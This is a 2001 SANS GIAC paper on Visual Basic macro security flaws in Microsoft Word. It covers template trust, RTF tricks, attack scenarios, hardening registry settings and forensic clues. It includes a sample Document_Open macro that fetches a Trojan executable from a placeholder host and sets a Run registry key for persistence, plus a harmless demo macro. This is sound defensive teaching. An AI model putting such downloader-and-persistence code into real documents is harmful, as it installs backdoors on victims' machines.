Global Information Assurance Certification Paper

David L. Bibighaus
11 August 2001
For the SANS Institute

A Guide to Visual Basic Scripting Vulnerabilities in Microsoft Word

Abstract: This paper describes how a malicious user might use Microsoft Word to compromise a machine. With the inclusion of the Visual Basic scripting language in all word documents, system administrators need to be aware of the security risks that even a lowly word document can introduce. This paper also describes how a malicious user might use a visual basic script to compromise a system. It then discusses the built-in safety feature that Microsoft included in Word to prevent accidental execution of malicious code. Several methods have been identified that circumvent the built-in security features of Microsoft Word. Finally a comprehensive strategy of how to defend against the threats of malicious macros will be presented along with some strategies to analyze a document that contains malicious macros.

Introduction: Since the late eighties, many popular office applications began to include Macro support. A Macro is a small program that uses an application specific language to automate certain specific tasks. In 1989, virus researchers discovered a simple virus that used Macros embedded in a Lotus 123 document (Highlands, 71). The virus was unique in that it was the first time a virus was linked to a document. However at the time, the researches believed that although the Macro virus was unique, the limitations of the Macro scripting language would prevent any serious harm. It predicted that it was not likely to see widespread distribution in the wild.

However, in beginning with the release of Microsoft Office 1997, Office applications supported a version of macros that were enhanced with the Visual Basic Scripting Language. This allowed for the creation of very powerful applications, but also created a massive security vulnerability. Before Macro viruses, most system administrators focused on protecting the executables. Indeed the goal of a malicious user required coaxing the computer to perform some action it otherwise would not. This involved either compromising an executable or installing and running an executable. Word processing was one of the first "killer aps". To this day people spend a substantial portion of time creating, modifying and exchanging document, although few people use the word processor as little more than a glorified typewriter. What few people had realized however was that in addition to the data that a word document contained on the screen, it also could hold an entire program that could be executed without any user interaction.

In the spring of 1999, I was responsible for virus threats for the Air Force. I was spending more and more time focused on analyzing new Macro viruses such as the Class virus. These viruses would typically infect the Normal.dot file (which will be discussed in detail later) and spread whenever users exchanged documents. This was very effective. Early viruses altered the Master Boot record of a disk or an executable. But by the late 90's, relatively few people exchanged executables and few would boot from a

floppy. But nearly everyone exchanges Word documents. Thus while most of my Unix bigoted co-workers were focused on the "real" security threat I continued to explore these increasingly sophisticated viruses. Few people questioned the security threat once Melissa hit.

Melissa was a very simple virus. It was less than two pages of code. The break though was the combination of Word macro virus with an email Worm. This took the human interaction out of the loop and when combined with the ubiquity of the Microsoft Office suite allowed the virus/worm to spread faster and more widely than any security threat prior. What few people remember however, is that a week after the original outbreak, a second outbreak occurred. The virus was identical, but for one change in the file name that evaded the previous detection and eradication methods. It is this change and its variants that shall form the basis for the rest of the paper.

Document Templates: Every Word Document is based on a template. A template is a file that gives all of the basic settings for that document. A template can contain everything a document can contain including Macros. If a document references no specific template, the Word defaults to the file Normal.Dot. Rich text files do not require a template, but they can be specified. Templates are stored in a special location. These include a basic common location typically `c:\Program Files\Microsoft Office\Templates`, and a second user specific location which for Office 2000 is `C:/Documents and Settings/$USERNAME/Application Data/Microsoft/Templates`).

A Simple Example: The simplest way to demonstrate the vulnerability is to create a macro script a malicious user might devise. Consider the following pseudo code:


```
Private Sub Document_Open()
    Set fs = CreateObject("Scripting.FileSystemObject")
    fs.CopyFile "http://www.someplace.org/Trojan.exe",
     "c:\wintNT\"

    'Edit the Registry to start the file by default
    aSec = "HKEY_CURRENT_USER\Software\Microsoft\ _
          CurrentVersion\Run"
    System.PrivateProfileString(FileName:="", _
         Section:=aSec, Key:="REMOTE CONTROL") =
         "C:\WinNT\TROJAN.exe"
End Sub
```

The first line of this Macro is a built-in subroutine that is called when the document is opened. This is the favorite place for hackers and virus writers to place things. The second line creates a FileSystem Object which is used to hold a file. The third line copies the malicious file, in this case a fictitious Trojan similar to BO2K, to a the WinNT directory. The next lines edits the registry so that the file is run by default the next time the user logs on to the system. This example is not fully functional (since I have no desire to enter prison) but it does give a rough idea of what a malicious user can do. The

key to the exploit is to coax a user to run the Macro. Of course from the defensive side, the goal is to prevent the Macro from being executed without at least some consent or warning from the user.

Built-In Safeguards to Macro Execution: Microsoft was at least minimally aware of the dangerous possibilities that Visual Basic Macros posed to Word users. In Word 97, a feature was included that allowed users to be warned if the document contained Macros and gave them the opportunity to disable them before opening the document. This approach however relied heavily on user education. Most people using Word had barely mastered the spell checker and had no idea what a Macro was let alone its malicious potential. When faced with a dialog box such as the following, many users made the wrong choice.




This meant that a virus scanner was all that stood between a user and executing a harmful Macro virus. This approach worked reasonably well for Macro viruses. The notable exceptions being the viruses such as Melissa that spread so rapidly that even diligent system administrators could not get the signature file updates in place before the virus had spread onto their system. However, virus scanners offer no protection against a custom developed macro that was aimed at a small group of users.

Enhancements to Word 2000: To remedy this problem, Microsoft made several improvements in Word's handling of Macros. Fundamentally the approach was consistent across all its products by allowing administrators to restrict the execution of Macros only to those who were from a "trusted" source. Now Macro developers could embed a digital signature into the document that identified the source. It should be noted that it is the macro that is signed and not the document. Users could specify the "trusted" sources. If a source was on the trusted list, execution proceeded without hindrance. If the source was not trusted, the code would not execute (Microsoft, Office 2000 Security).

There is one notable exception to this scheme. Word 2000 trusts, by default, all templates and add-in programs. The templates must be stored in the special directories that were previously mentioned. However, this trust exists. By default and system administrators will have to explicitly disable this function.

Users are given a choice of three security levels in Word 2000. These options are: high, where no untrusted macros run, low where all untrusted macros run and medium where the users is given the choice to enable macros. If this setting is allowed, and an

untrusted macro is detected, then the security of the system rests on the user being able to make a proper decision based on the following window.



Flaws In the Macro Security Model: Unfortunately the safeguards to prevent macro execution were not perfect. To date, there have been four major flaws found in the model.

Running Macros in a Template: As was stated earlier, all Word documents must have a template explicitly specified. This template is nearly identical to a Word document with only one bit in a data stream that identifies it as a template. But more importantly, this template can contain a macro just as if it were a normal document. The problem was that the original Microsoft Office 97 release never bothered to check for the existence of macros in the template. Even if the user had specified that notification be given before running a macro, the macro was silently enabled and run. The original discussion of this problem can be found in the Knowledge Base article: Q160686 "WD97: No Macro Warning Opening File in Template Folder"

Giving a Phony .RTF Extension: The week following the first outbreak of the Melissa virus, a second outbreak occurred. The virus was identical. What had changed, however, was the file's name. The document's extension was changed to *.RTF. RTF, or Rich Text Files, are a standard format for documents. It is another Microsoft standard file format developed for cross platform compatibility. Nearly all word processors support it. RTF files contain no support for macros or any other embedded code. At the time, all virus scanners ignored .RTF files since there was no known way for an .RTF to be malicious. By default Word is registered to handle .RTF files. However if the Word document name was changed from "test.doc" to "test.rtf" but was unaltered in any other way, Word would notice the error and automatically compensate for it by opening the

document as a native Word document. However, virus scanners would assume that the file was in fact a benign RTF file and ignore it. Word would notify the user of the existence of the Macro. This flaw is not useful to the "hacker," but to the virus writer, since a hacker would likely write his own macro and thus avoid signature based scans anyway. The result of this flaw was that the virus scanners could no longer trust that the file extensions accurately described the files contents and therefore all files had to be scanned for malicious code. Overall this was a benefit for the security community. Although it imposed a substantial performance burden on the anti-virus developers.

Using a RTF Document with a Word Template: In May of 2001, a new way of bypassing the security restrictions in Word was uncovered. The vulnerability was published in a security bulletin: "MS01-028 : RTF Document Linked to Template Can Run Macros Without Warning." This new vulnerability is really just a new variant on the original .RTF theme. However this time, the malicious code is not contained within the document, it is contained within a template. As with the original .RTF flaw, Microsoft Word assumes that since it is an .RTF file it will contain no Macros. This assumption however is only partially correct because although the file is an .RTF, the document template is not restricted from being a key word. If the template is a native Word format and if it contains Macros, then the Macros will be executed without any warning or protection no matter what the security setting (Microsoft, MS01-028).

To see this vulnerability demonstrated, create document template with the following code in the ThisDocumnet section (Note that the Visual Basic Editor can be accessed by typing in `ALT+ F11`):

```
Private Sub Document_Open()
     MsgBox "You are owned", vbOKOnly
End Sub
```


This code is completely functional and can be used for testing and demonstration purposes. All that it does is display a simple dialog box when the document is opened. Note that this example will be used throughout the rest of the paper. To continue the demonstration, save the file as a template and place it in the directory where templates are saved. (In a typical Windows 2000 setup this would be `C:/Documents and Settings/$USERNAME/Application Data/Microsoft/Templates`). Next, create a new document based on the template that was just created. Save the file as both a .DOC file and then save it again as an .RTF file. Now place Microsoft Word in the highest security setting. In Word 2000, this can be done by selecting `Tools` → `Macro` → `Security`. Select the highest security setting and make sure that nothing is trusted, including all installed templates and add-ins. The next time both files are opened, the .DOC file will not display the Message box, but the .RTF file will.

Altering the Macro Storage: Finally in July of 2001, the latest flaw in Word security was uncovered. A security bulletin was released entitled "MS01-034 Malformed Word Document Could Enable Macro to Run Automatically." This is potentially one of the most serious flaws discovered to date. The exploit details have not been released pending sufficient time for administrators to patch their systems. Steven

McLeod, who uncovered the flaw, has currently released the exploit specifics to only a small number of people. The exploit works by changing the way a macro is stored in a document. It is possible to alter the macro sufficiently so that the macro will not be detected when Word performs its security checks (Microsoft, MS01-034). Unfortunately, after the security check has been performed, the Word will then detect the macro and execute it. It is likely that upon the release of the technical details a slew of exploits will be developed.

How to Use the Exploit: There are several ways a malicious users might exploit these vulnerabilities.


Assume that Eve and Alice are members of the same organization. Eve is an un-privileged user. Her organization uses Windows NT with default settings and Office 97. Eve desires to play a not-so-funny prank on Alice. She decides to write a Macro that causes an email to be generated that a user probably would not want sent out in her name, and then replace the Normal.Doc file with a clean copy. Eve logs onto Alice's computer when she is away. She copies her malicious file to the hard drive and overwrites the Normal.Dot file. Alice logs onto her computer as usual. During the course of a typical day, she opens a file, which is based on the Normal.dot template, and without any warning the macro is opened and the message is sent. Alice could now face disciplinary action and has no way of proving her claim that the email was in fact, not her doing.



This exploit would also work under Word 2000, although the reasoning is different. In the case of a default Word 97 installation, Word will not warn the user because the macro is attached to a template. In the case of Word 2000, Word will not warn the user because the file is placed in the location that is trusted by default.

Second, consider the case where Eve is a customer of an Internet Service Provider that is using Microsoft products. Through some reconnaissance, she finds out how the drives are mapped. She creates a Macro that alters the registry for the user such that it causes a program to be run during the users startup routine. She saves the file as a


document template. The program that Eve wants to be run is a Back Orifice installer. Eve places both the installer and the template in the space that is provided to her by her Internet Service Provider for hosting Web pages and the like. She finally emails Alice, the system administrator, a message that contains an RTF attachment. The attachment could be anything such as a joke or a complaint letter. The important thing is that the RTF document has been specially modified to contain the keyword "template" and the path given will point to the share and directories where the malicious template is loaded. When the System Administrator reads the document, the Macro will be silently executed. The next time the system administrator logs on, she will install the Trojan on her system and Eve will have access to the ISP.



Finally consider the case where Eve writes a Macro that changes the permission on some a share grants write and execute privileges to the everyone group and emails her when the macro has been executed. She then modifies the word document she created such that Word will automatically run the macro without warning regardless of the security settings. Eve then emails the files to her targets. If Alice reads the email, then her machine would be compromised.

Signature of the Attack: The key to detecting the attack is detecting the existence of the macro in the Word document. Both Word and some anti-virus scanners are the primary means of detecting these macros. This paper, however, has shown that these existing means of detection can be evaded. To understand how these programs detect the existence of the macro requires a discussion of the structure of the Word document. A Word document is a collection of at least four streams. A stream can be thought of as a file within a file. Two of the streams are relevant to macros. The Main stream is where most of the Macro data is stored. At the beginning of the Main stream, is the File information block which contains a series of pointers to other parts of the document including macro text. If a macro exists, the text will be stored in the text block after the

main text of the document. The formatting and other macro information is stored in the remainder of Main stream and the Table stream (Microsoft, Word 97 Format).



Practically, it is nearly impossible to manually decode the file by hand. A program could be written to detect the existence of the Macro, but for the effort it makes more sense to patch the holes as they arrive and purchase existing products than to write a custom script or program. However, it is possible to see macros by opening the file with a simple text or hex editor if you know what to look for. The editors will show the existence of a macro, but actually seeing the code in a readable format will require opening the document in Word and starting up the Visual Basic Editor. Below is a section of a word document opened with a text editor, which shows the macro text. Notice the location "ThisDocument" is called out as is the basics of the subroutine that has been used for the purposes of this paper. Following the code it is possible to see the file locations of the VBA libraries. Thus, it is possible to manually detect the existence of the Visual Basic Script manually but not interpret its function.

```
ÿÿÿÿÿÿÿÿ  X   ÿÿÿÿx  Í ÿÿX   ÿÿÿÿ    - P     o ÿÿÀ   ¶
 You are owned   - A@    . Thÿÿÿÿ˜   ÿÿÿÿ    ÿÿÿÿ
± Attribut e VB_Nam e = "Thi sDocumen t"

ŒBas  Œ0{00020P906-  0□□C      $0046}
|Global Ð Spac 'Fal sedCreat abl Pred ecla  Id ± Tru
BExpo se  Templ ateDeriv   'Bustomi z D 2Optio n  /licit`

P " &  Sub  ›_Op€en()
    MsgBox " You €Y ow ned", vb OKOnly
 End  &                                   Ìam   ÿ            ä
      ú * \ G { 0 0 0 2 0 4 E F - 0 0 0 0 - 0 0 0 0 - C 0 0 0 - 0 0 0 0 0
0 0 0 0 0 4 6 } # 4 . 0 # 9 # E : \ P R O G R A ~ 1 \ C O M M O N ~ 1 \ M
I C R O S ~ 1 \ V B A \ V B A 6 \ V B E 6 . D L L # V i s u a l   B a s i
c   F o r   A p p l i c a t i o n s          * \ G { 0 0 0 2 0 9 0 5 - 0
0 0 0 - 0 0 0 0 - C 0 0 0 - 0 0 0 0 0 0 0 0 4 6 } # 8 . 1 # 0 # E : \
P r o g r a m   F i l e s \ M i c r o s o f t   O f f i c e \ O f f i c e
\ M S W O R D 9 . O L B # M i c r o s o f t   W o r d   9 .
```

How to Protect A System Against Malicious Word Macros: There are several ways to protect the system against a malicious macro. The first and perhaps the most obvious consideration is to ask whether or not Microsoft Word is essential for a system. According to Symantec's Antivirus Encyclopedia there are over 209 named Word 97 Macro viruses (Symantec, Online Anti Virus Encyclopedia). However there are no viruses in the wild that are effective against the competitor's word processors such as Lotus' WordPro or Star Office. A reasonable security question must be asked whether the benefits of having the most common word processor outweigh the risks accompanied by the fact that it is by far the most targeted software for crackers.

If Microsoft Word is a requirement for the system, the next important question for a security professional is to ask whether or not Word Macros are required. If the answer is yes, must they be exchanged with people outside the company? Most organizations that use Microsoft Word do so for compatibility reasons and not for the ability to code Visual Basic Macros. If a security policy can be established that eliminates macros, then several scanners such as Reflex Magnetics "Macro Interceptor" can be used. These products do not scan for a specific piece of malicious logic, rather they scan for and attempt to eliminate all macro embedded in word documents (Reflex Magnetics. Macro Interceptor). Other products can eliminate macros on Microsoft Exchange servers. These products if used can greatly enhance security for an organization.

If Macros are required, then a functioning Anti-Virus program is a must. Anti-Virus scanners should be installed as part of any security architecture, but there are two major drawbacks from the perspective of Macro security. The first is in keeping the signature files current for the Anti Virus scanner. Organizations must have a plan to regularly update their systems, or else the protection is useless. The second major drawback is that Anti Virus scanners have had limited effects against macros that have not been previously identified and therefore are not in the signature files. Fortunately the latest antivirus scanners, using heuristic based rules are finally starting to be able to catch new viruses. In a test conducted by ICSALabs, a scanner with a six-month-old signature file was able to detect all but one of the new macro-viruses identified since its last update. (Thompson, 35). While this is news should offer some comfort, the reader is cautioned to place too much faith in his scanner. The malicious code writer can always test and refine his code with to ensure that it will evade detection. The other serious question is whether or not the anti-virus scanners would miss the new malformed macros in the same way that Microsoft Word misses them. If so, it is likely that a new Melissa could be just around the corner.

The following steps should be taken by all organizations. These reduce the chance of a malicious macro. The first is to protect the Normal.Dot file, which is the basic default template for all documents. Since nearly all Macro viruses attempt to copy their code into the global template, it is important to prevent this from occurring. The following steps, which are taken directly from the Microsoft Knowledge Base, describe this process:

1. On the **Tools** menu, point to **Macro** and click **Visual Basic Editor**.
2. In the **Visual Basic Editor**, click to select **ThisDocument** in the **Project** window.

   NOTE: If the **Project** window does not appear, click **Project Explorer** on the **View** menu.

3. On the **Tools** menu, click **Project Properties**.
4. On the **Protection** tab, click to select the **Lock project for viewing** check box.
5. Type a password in the **Password** box.
6. Type the same password in the **Confirm password** box.
7. Click **OK**.
8. On the **File** menu, click **Close and return to Microsoft Word**.
9. In Microsoft Word, hold the SHIFT key and click the **File** menu and then click **Save All**.
10. When the following prompt appears, click **Yes**.

> Changes have been made that affect the global template, Normal.dot. Do you want to save those changes? (Microsoft. Q233396).

This change requires a password to be entered before the Macro code of the global template can be viewed or modified. This tactic could effectively prevent a macro virus from spreading via the Normal.Dot. Note that it is still possible for a document to specify a macro that is in a different location, however this will generally work against the worms and viruses. The protection also rests upon setting the appropriate permissions to the files. If a malicious user can overwrite the Normal.Dot file, then password protecting the macro structure is useless. Thus system administrators should ensure that only the System Administrator and user has access to the user template directory and that only the Systems Administrator has write or delete access to the workgroup template directory. The locations of these directories can be found in Word 2000 by selecting `Tools → Options` and looking under the `File Locations` tab.

After the Normal.Dot is protected, the next step is to ensure that the macro security settings are enabled for all workstations. This can be done in two ways. If this is a new installation, then these can be set using the Custom Installation Wizard. For Word 2000, the security settings should be set to the highest setting and the policy should be established not to **trust installed templates and add-ins**. In order for this to work, a security policy needs to be established that all macros use a trusted digital signature. To establish the trusted sources, the systems administrator must open a document that is signed for each of the sources that need to be added. Then the administrator must check the box to **Always Trust Macros From This Source** in the security warning dialog box. This will add the signature to the registry. The trusted list can be copied to other user profiles by copying the values in the key:

```
HKEY_Current_User \Software \Microsoft \VBA \Trusted
```

If the software is already installed, then following keys should be set for Office 2000.

```
HKEY_Current_User \Software \Microsoft \Office
  \9.0\Excel\Security\Level=2
```

```
HKEY_Current_User \Software \Microsoft \Office
   \9.0\Word\Security\Level=3
HKEY_Current_User \Software \Microsoft \Office
   \9.0\PowerPoint\Security\Level=2
HKEY_Current_User \Software \Microsoft \Office
   \9.0\Outlook\Security\Level=1
HKEY_Current_User \Software \Microsoft \Office
   \9.0\Access\Security\Level=1
HKEY_Current_User \Software \Microsoft \Office
   \9.0\Excel\Security\DontTrustInstalledFiles=0
HKEY_Current_User \Software \Microsoft \Office
   \9.0\Word\Security\DontTrustInstalledFiles=0
HKEY_Current_User \Software \Microsoft \Office
   \9.0\PowerPoint\Security\DontTrustInstalledFiles=0
HKEY_Current_User \Software \Microsoft \Office
   \9.0\Outlook\Security\DontTrustInstalledFiles=0
HKEY_Current_User \Software \Microsoft \Office
   \9.0\Access\Security\DontTrustInstalledFiles=0
HKEY_Current_User \Software \Microsoft \VBA \Trusted
```

The Security Level value code should be set to 3 for High. The DontTrustInstalledFiles value code should be set to 1. Note that these keys will not exist in the registry if the user has not altered the default settings.

If the security settings are checked, it might be desirable to ensure that a user or a malicious macro that has been inadvertently executed by a user does not change the settings. This is done by ensuring the security settings reside not in the `HKEY_Current_User` path but rather in the `HKEY_Local_Machine` path. If Office 2000 detects the settings in both the User and the Local Machine path, the local machine path will take precedence. Thus a systems administrator can lock down the `HKEY_Local_Machine` branch and enhance the security (Microsoft. MS Office 2000 Macro Security).

The flaws in the macro security scheme described in this paper have all been patched. It is important that these patches be applied or else several of the steps outlined will be ineffective. The same patch will correct the problems described in the **Using a RTF Document with a Word Template** and **Altering the Macro Storage** sections of this document. They can be found in the following location:

- Microsoft Word 2000:

  http://office.microsoft.com/downloads/2000/wd2kmsec.aspx

- Microsoft Word 97:

  http://office.microsoft.com/downloads/9798/wd97mcrs.aspx

The patch that prevents the flaw described in the **Running Macros in a Template** is only applicable to Word 97 users and can be sound at:

http://office.microsoft.com/downloads/9798/Wd97mcrs.aspx

Finally, a new security feature, long overdue, has been introduced into Microsoft Office XP. This new feature allows the System Administrator to disable the Visual Basic Scripting entirely. This will prevent any macro from running. There are some trade offs to this policy. Microsoft Access and some of the Wizards cannot be run on the systems (Microsoft. Q287567). Visual Basic can be disabled by setting the `VBAOFF DWORD` key to 1 (Microsoft. Q281954). The Key is located at:

```
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Office\
10.0\Common
```

Forensic Analysis: This last section deals with some information contained in a Microsoft Word document that may be useful if a document containing malicious code is found on your domain. Consider the following scenario. A user from your company dials into your corporate network. He then uploads a document that contains a malicious macro onto your domain. You catch the document that the user sent (hopefully before any serious damage is done). Your company decides to work with law enforcement and press charges. The defendant's lawyer however, claims that there is no way to prove that his client in fact was the author of that piece of malicious code. After all, who is to say that a hacker skilled enough to write a malicious macro could not also have compromised his client's account? This question could raise enough doubt in the jury's mind to let the accused go.

There are several clues embedded in a Word document that might contain information about the author's identify. The most obvious place to find data is found by accessing the document properties. The key pieces of information here are the user name of the person that created the document. By default, this is the logon ID of the author and is automatically copied from the registry. The time the document was, created, opened and last modified may also give clues about the timeline of the attack. If one were to open a word document with a hex editor, there are several easily readable strings whose meaning is fairly obvious. These strings include: the path and name of the template, the name of the domain and the some of the paths where files are stored. All of these bits of data should be able to establish at least whether or not the original file was created inside or outside of the organization, since it is very unlikely that a virus writer or malicious user would be able to successfully duplicate all of the paths. Finally, there is one piece of evidence that was overlooked until the Melissa author was apprehended. If one were to open a Word 97 document with a text editor, one might notice some text near the end of this document that looks like the following:

```
PID_GUID     ä   A   N   { 1 6 0 E 2 B 4 0 - 5 C 7 6 -
 1 1 D 3 - 8 3 B 6 - 0 0 2 0 0 1 A 4 6 5 6 2 }
```

There are two important pieces of information contained in this string. The first sets of numbers are the Product ID that uniquely identifies the software that generated the original document. The last number is more important. It is the MAC address of the computer that originally composed the document. This information can be very useful since a computer's MAC address is hard coded into the network card (Mathews, 1999).

Using this information, it is possible to link a document to the hardware on which it was created. For the sake of the jury, it should be noted that the odds of randomly guessing a correct MAC address is $1/2^{48}$ or roughly 1 in 256 trillion. It should be noted that since this information was published in the spring of 1999, privacy advocates protested vociferously and Microsoft has since released a patch to disable this feature. Several articles indicated that this feature still existed in Office 2000 but gave no further details (Mathews, Lemos). When the author searched for this information in this paper (which was written Word 2000, no trace of the GUID or the MAC address could be found either in plain text or in hexadecimal. It is possible that Microsoft has embedded this information somehow in the document, but if so it is at least encoded in some way and not widely known.

The Future: Considering the notoriety malicious macro earned in 1999 and 2000, it seems as though 2001 may have seen the wane of wide spread malicious macros. Indeed some are questioning whether the malicious macro is dead (Thompson, 35). The author envisions two possible scenarios. When Steve McLeod finally releases the method hide a macro from detection, it is likely that one or more widespread Melissa-like viruses be released. The other likely scenario is that malicious macros will be used more for the delivery of small numbers of highly targeted Trojan horses. These writers may not desire the notoriety or law enforcement attention that David Smith, the Melissa author enjoyed. But while the odds of being a target of such an attack decrease, the potential damage that could be caused by an unknown backdoor into a network could be much higher. In either case, it is still necessary to take the threat posed by malicious macros seriously for the foreseeable future.

